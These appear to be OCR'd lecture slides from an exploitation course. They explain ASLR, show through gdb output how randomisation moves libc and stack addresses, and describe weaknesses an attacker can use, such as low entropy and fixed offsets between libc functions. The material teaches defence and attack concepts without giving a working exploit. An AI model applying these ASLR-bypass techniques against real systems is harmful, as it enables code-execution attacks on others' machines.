
- Our return2libc attack was successful because we could successfully predict where the system() libc function would be, as well as the "/bin/sh."
- In this case, the system() function ends up at the same address every time: 0xb7ebcf40
- In general, many exploitation methods rely on being able to reliably predict where certain things will be in memory during a processes lifetime.

Address Space Layout Randomization

- ALSR is an exploit mitigation technique that does exactly what it says.
- If implemented correctly, it makes it very difficult for the attacker to correctly be able to guess the address of important structures and functions which are vital to successful exploitation.




```
root@slack12:~/class# sysctl kernel.randomize_va_space=1
kernel.randomize_va_space = 1
root@slack12:~/class#
```




```
(gdb) break *main
Breakpoint 1 at 0x8048394
(gdb) run
Starting program: /root/class/whereissystem

Breakpoint 1, 0x08048394 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e06f40 <system>
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/class/whereissystem

Breakpoint 1, 0x08048394 in main ()
(gdb) p system
$2 = {<text variable, no debug info>} 0xb7ebaf40 <system>
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/class/whereissystem

Breakpoint 1, 0x08048394 in main ()
(gdb) p system
$3 = {<text variable, no debug info>} 0xb7e07f40 <system>
(gdb)
```

- Notice now the address of the system() function moves around when ASLR is turned on, compared to its static location we previously observed.




```
root@slack12:~/class# cat whereisbuf.c
#include <stdio.h>

void main()
{
        char buf[128];
        printf("buf: 0x%x\n", &buf);
}

root@slack12:~/class# _
```



```
root@slack12:~/class# ./whereisbuf
buf: 0xbf9d7f14
root@slack12:~/class# ./whereisbuf
buf: 0xbf977eb4
root@slack12:~/class# ./whereisbuf
buf: 0xbf8fa634
root@slack12:~/class# ./whereisbuf
buf: 0xbfad5014
root@slack12:~/class#
```

- Similarly, ASLR makes it harder to predict the address of buffers that you might store shellcode in.
- Thus, ASLR does makes it more difficult to perform both ret2libc style exploitation, and traditional shellcode style exploitation.


Problems with ASLR



```
(gdb) break *main
Breakpoint 1 at 0x8048394
(gdb) run
Starting program: /root/class/whereissystem

Breakpoint 1, 0x08048394 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e06f40 <system>
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/class/whereissystem

Breakpoint 1, 0x08048394 in main ()
(gdb) p system
$2 = {<text variable, no debug info>} 0xb7ebaf40 <system>
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/class/whereissystem

Breakpoint 1, 0x08048394 in main ()
(gdb) p system
$3 = {<text variable, no debug info>} 0xb7e07f40 <system>
(gdb)
```

- Notice this isn’t exactly random, and the system function address fits the pattern 0xb7eXXfd0.
- The attacker only has to guess 8 bits worth of information to successfully perform the attack.

Problems with ASLR 2



```
(gdb) break *main
Breakpoint 1 at 0x804824a: file smallbuf.c, line 4.
(gdb) r
Starting program: /root/class/smallbuf

Breakpoint 1, main () at smallbuf.c:4
4       {
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7de3f40 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7dd9850 <exit>
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/class/smallbuf

Breakpoint 1, main () at smallbuf.c:4
4       {
(gdb) p system
$3 = {<text variable, no debug info>} 0xb7e3ff40 <system>
(gdb) p exit
$4 = {<text variable, no debug info>} 0xb7e35850 <exit>
(gdb)
```

- In each case, the difference between system and exit functions is 0xA6F0.
- Therefore is the attacker can discover the address of one function, he automatically knows the address of the other.


ASLR Conclusion


- The problem with ASLR is generally in the implementation.
- In general, ASLR is not completely random.
- It is hard for a processes address space to be completely random because of performance, optimization, and backwards compatibility concerns.
- Attacks can sometimes exploit these gaps in the implementation to execute arbitrary code in an ASLR environment.

ASLR + DEP

- When combined, ASLR and DEP combined are able to stop many exploit attempts.
- DEP forces the attacker into a return oriented programming/ret2libc style attack.
- ASLR makes it difficult to determine important addresses in the target processes address space.

The battle continues


Adobe Exploit Bypasses ASLR and DEP, Drops Signed Malicious File



VUPEN Vulnerability Research Videos and Demonstrations

Google Chrome Pwned by VUPEN aka Sandbox/ASLR/DEP Bypass

Published on 2011-05-09 17:35:41 UTC by VUPEN Vulnerability Research Team

- As with all other subfields of computer security, the cat and mouse chase between exploit mitigation techniques and exploits goes on and will probably never end.

The End



- With your new found skills, you can develop new exploits, or new exploit defenses.
- Now that you have a good base, I encourage you to hone your skills beyond this course.
- There is a vast expanse of exploit technology material out there waiting for you to discover…